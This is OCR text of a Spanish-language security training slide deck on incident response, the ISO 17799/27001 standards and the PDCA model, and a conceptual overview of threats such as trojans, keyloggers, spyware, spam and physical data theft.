
Una administración de Riesgos no es nada sin un buen plan de respuestas a incidente (PRI). Es muy necesario poder contrarrestar y permitir seguir con el servicio (disponibilidad) sabiendo que existen muchas posibilidades de una intrusión.

Administración de Riesgos

Plan de Respuestas a Incidentes

✓ Para esto un plan de respuestas a incidentes:
✓ Mitiga la publicación del incidente.
✓ Mejora la imagen de la organización en caso de intrusiones.
✓ Establece unas métricas de actuación.
✓ Investigar el Incidente.
✓ Restaurar los recursos afectados, así permitiendo continuar con el servicios.
✓ Reportar el incidente a entidades apropiadas.

Administración de Riesgos



ISO 17799 / ISO 27001

ISO 17799 / ISO 27001

- Introducción a la norma
- Beneficios de implementación y certificación ISO 27001
- Cuerpo de la Norma
- Modelo Plan-Do-Check-Act

ISO 17799 / ISO 27001

ISO 27001 / ISO 17799 es la norma internacional aplicable para la implementación de un Sistema de Gestión de la Seguridad Informática.

Proporciona una base para la elaboración de las normas de seguridad de las organizaciones.

ISO 17799 / ISO 27001

Publicada

ISO/CEI 17799:2005

Código de buenas prácticas para la gestión de la seguridad de la información.


ISO/CEI 27001:2005 – BS 7799 Parte 2

Especificaciones relativas a la gestión de la seguridad de la información.

ISO 17799 / ISO 27001

ISO/CEI 17799:2005

Contiene consejos y recomendaciones (controles) que permiten garantizar la seguridad de la información en una empresa.



NO ES UNA NORMA CERTIFCABLE

ISO 17799 / ISO 27001

ISO/CEI 17799:2005

Posee 11 dominios de controles de seguridad

1. **Política de Seguridad.**
2. **Organización de Seguridad de la Información.**
3. **Gestión de Activos.**
4. **Seguridad de los Recursos Humanos.**
5. **Seguridad física y medio ambiental.**

ISO 17799 / ISO 27001

ISO/CEI 17799:2005

6. **Gestión de Telecomunicaciones y operaciones.**
7. **Control de Acceso a los datos.**
8. **Adquisición, desarrollo y mantenimiento de los sistemas de información.**
9. **Gestión de Incidencias.**
10. **Gestión de continuidad de operaciones.**
11. **Conformidad**

ISO 17799 / ISO 27001

ISO/CEI 27001

El estándar ISO/CEI 27001 establece los requisitos para un sistema de Gestión de Seguridad de la Información (SGSI) y complementa el estándar ISO/CEI 27001.

Una organización que obtiene la certificación es considerada que complementa ISO/CEI 17799 y que esta certificada bajo ISO/CEI 27001

ISO 17799 / ISO 27001

- **ISO 27001 define mejores practicas para la gestión de seguridad de la información**
- **Una metodología estructurada reconocida internacionalmente.**
- **Un proceso definido para el establecimiento, implementación, operación, revisión, mantenimiento y mejoras de un SGSI.**
- **Es la certificación ideal para organizaciones que desean mejorar su seguridad e imagen corporativa.**

ISO 17799 / ISO 27001

Beneficios de Implementación y Certificación de ISO 27001

ISO 17799 / ISO 27001

Beneficios

- **Establecimiento de una metodología de gestión de la seguridad.**
- **Reducción de Riesgos**
- **Los clientes tienen acceso a la información a través de medidas de seguridad**
- **Mejoras en la imagen de la Organización**
- **Los riesgos y sus controles son continuamente revisados**
- **El sistema se integra a otros sistemas de gestión (ISO 9001, ISO 14001)**

ISO 17799 / ISO 27001

Beneficios


- **Continuidad de Operaciones.**
- **Conformidad con la legislación vigente sobre información personal, propiedad intelectual y otras.**
- **Elemento diferenciador de la competencia.**
- **Reduce Costos y mejora los procesos y servicios.**
- **Aumenta la motivación y satifacción del personal.**

ISO 17799 / ISO 27001

Cuerpo de la Norma

ISO 17799 / ISO 27001

SGSI



Controles

Valoración de Riesgos

ISO 17799 / ISO 27001

Este estándar fue confeccionado para proveer un modelo:

- ✓**Establecimiento**
- ✓**Implementación**
- ✓**Operación**
- ✓**Monitorización**
- ✓**Revisión**
- ✓**Mantenimiento**
- ✓**Mejoras de SGSI**

ISO 17799 / ISO 27001

Una organización necesita identificar y administrar cualquier tipo de actividad para funcionar eficientemente.

Cedido por el autor a www.segu-info.com.ar


ISO 17799 / ISO 27001

Modelo

Plan-Do-Check-Act

ESTRUCUTRA DE PROCESOS SGSI

ISO 17799 / ISO 27001



Cedido por el autor a www.segu-info.com.ar

ISO 17799 / ISO 27001

PLANIFICAR

Establecimiento del SGSI:

- Definir el alcance del SGSI en términos del negocio
- Definir una política de seguridad
- Definir una metodología de evaluación del riesgo
- Identificar los Riesgos
- Analizar y Evaluar los Riesgos
- Identificar y evaluar las distintas opciones de tratamiento de los riesgos

ISO 17799 / ISO 27001

HACER

Implementar y Operar el SGSI:

- Formas de Operar e Implementar:

✓ Política

✓ Controles

✓ Procesos

✓ Procedimientos

ISO 17799 / ISO 27001

VERIFICAR

Monitorizar y Revisar el SGSI:

- Ejecutar procedimientos de monitorización y revisión
- Medir la efectividad de los controles
- Revisar el SGSI por parte de la dirección
- Registrar acciones y eventos

ISO 17799 / ISO 27001

ACTUAR

Mantener y Mejorar el SGSI:

- Acciones Preventivas
- Acciones Correctivas

Amenazas
&
Vulnerabilidades

Amenazas & Vulnerabilidades


- Malware
- E-mail Bombing
- Spamming
- Principales Amenazas utilizadas para el espionaje
- Principales lugares de robo de datos o puntos vulnerables
- Fraude
- Amenazas Sociales
- Amenazas Web

Principales Amenazas

Malware

- Backdoors
- Troyanos
- Virus
- Adware
- Spyware
- Bots
- Keyloggers
- Spam
- Hoax
- Bugs
- Worms
- Hijackers

Principales Amenazas



Cedido por el autor a www.segu-info.com.ar

Principales Amenazas

Alojamiento de sitios web con código malicioso por países en 2006 según Sophos

Posición	País	Porcentaje
1	Estados Unidos	34,2%
2	China	31,0%
3	Rusia	9,5%
4	Países Bajos	4,7%
5	Ucrania	3,2%
6	Francia	1,8%
7	Taiwán	1,7%
8	Alemania	1,5%
9	Hong Kong	1,0%
10	Corea	0,9%
Otros		10,5%

Principales Amenazas

Los 12 principales países emisores de SPAM en el 2006 según Sophos

Posición	País	Porcentaje
1	Estados Unidos	22%
2	China (incluido Hong Kong)	15,9%
3	Corea del Sur	7,4%
4	Francia	5,4%
5	España	5,1%
6	Polonia	4,5%
7	Brasil	3,5%
8	Italia	3,2%
9	Alemania	3%
10	Reino Unido	1,9%
11	Rusia	1,8%
12	Taiwán	1,8%
Otros		24.4%

Principales Amenazas

E-mail Bombing

El e-mail bombing consiste en enviar muchas veces un mismo mensaje a una dirección de correo electrónico con el objetivo de saturar la casilla del destinatario.

Principales Amenazas

Spamming

- Es una variable del Email-Bombing.
- Se envían a millones de personas.
- Se envían con fines económicos.
- Son perjudicables.

Principales Amenazas

Principales Amenazas utilizadas para el espionaje

Cedido por el autor a www.segu-info.com.ar

Principales Amenazas

¿Qué es un Troyano?

Un troyano (caballo de troya) es utilizado para entrar en un equipo objetivo (victima) sin ser detectado, brindado al atacante privilegios y acceso sin restricciones a los datos almacenados en el ordenador.

Los troyanos pueden ingresar a su computadora:

- Ofuscado en un programa original
- Por medio de Ingeniería Social
- Instalación rápida gracias al acceso físico no autorizado
- Desde un programa original

Principales Amenazas

Para que se usan los Troyanos

Con la utilización de un troyano el atacante tiene la posibilidad de extraer información confidencial o de hacer daño. Principalmente, los troyanos son usados para espionaje industrial, ya que cuando es incrustado en una red, tiene posibilidades de accesos.

Entre la información que se puede obtener:

- ✓ Documentos Confidencial
- ✓ Direcciones de Correo Electrónico
- ✓ Información de Cuentas
- ✓ Claves de Acceso
- ✓ Otros

Principales Amenazas

Tipos de Troyanos

Troyanos de Acceso Remoto

Permiten el control total del Ordenador

Troyanos de Destrucción

Sus principales funciones son de destrucción

Troyanos DoS comandados

Son específicos para hacer ataques de Denegación de Servicio comandados por una sola maquina.

Troyanos Proxy

Estos convierten al ordenador en un servidor proxy para futuros ataques.

Troyanos Bunkers


Llamados troyanos bancarios, roban datos bancarios del ordenador y los reenvían a un servidor especial.

Principales Amenazas

¿Qué es un Keylogger?

Un keylogger es un software o dispositivo hardware capaz de clonar los datos transmitidos desde el teclado al computador.

La mayoría de los software keylogger envían los datos obtenidos a una dirección de correo electrónico, mientras que los dispositivos necesitan de un acceso físico para instalarlos y después sacarlos.



Cedido por el autor a www.segu-info.com.ar

Principales Amenazas

Dispositivo Keylogger

Cedido por el autor a www.segu-info.com.ar

Principales Amenazas

¿Qué es un Spyware?

Los software espía, son programas que recolectan información del usuario o de la organización. La principal función que tiene este tipo de malware es la de recopilar datos de usuarios y distribuirlos a organizaciones interesadas.

Este tipo de software puede ser instalado mediante:

- ✓ Virus
- ✓ Troyanos
- ✓ Software integrados con spyware

Principales Amenazas

Principales lugares de robo de datos o puntos vulnerables

Principales Amenazas

El área de trabajo

Una persona que pueda acceder al área de trabajo de los usuarios puede buscar rápidamente todo tipo de información sensible, como pueden ser:

- ✓ Nombres de Usuarios
- ✓ Nombres de Sistemas
- ✓ Contraseñas
- ✓ Robar Disquetes
- ✓ Robar CDROM
- ✓ Listados
- ✓ Otros

Principales Amenazas

El área de trabajo

Es muy frecuente encontrar usuarios:

- Dejen adherido al monitor una nota con su clave de acceso
- Dejen expuesta una agenda
- Dejen expuesto los cubos de basura
- Otros

Principales Amenazas

Robo de Portátil

El robo de portátil puede ocurrir casi en cualquier sitio. En caso de que algún individuo haya robada una portátil, podrá acceder al sistema y a todos sus ficheros. Por este motivo es muy importante métodos criptográficos para evitar que en estos casos pueda leer los datos del disco.

Sabemos que un disco rígido se puede cifrar, pero no así la memoria RAM. Cualquier individuo con acceso a un ordenador puede editar la Memoria RAM y recolectar información, “minima”, pero en algunos cuando quedan fragmentos sin sobreescribir la información es legible.

Principales Amenazas

Accesos Físicos al Sistema

Este es uno de los principales puntos de acceso para el robo de datos. De distintas formas se pueden llegar a acceder a un sistema físico, como puede ser, haciéndose pasar por un técnico o por dejar la computadora prendida durante un tiempo en el que no estemos. Mucha gente suele dejar el ordenador prendido cuando sale de las oficinas, hasta el otro día, o hasta las otras semanas, y sin ninguna protección debida.

Esta amenaza tendría que ser un factor indiscutible a la hora de crear un plan de seguridad, ya que el %90 de los problemas que existen en una organización con respecto a riesgos, son por parte del factor humano.


Principales Amenazas

Usuarios y Contraseñas por Defecto


Muchos software y dispositivos traen por defecto usuarios y contraseñas que nunca son modificadas.

Esta brecha entre el usuario y el desastre es muy común entre los usuarios que desconocen de seguridad. Por lo que es necesario principalmente educar a todos los individuos en el para crear un ambiente seguro y controlado.

Principales Amenazas




Principales Amenazas



Principales Vulnerabilidades

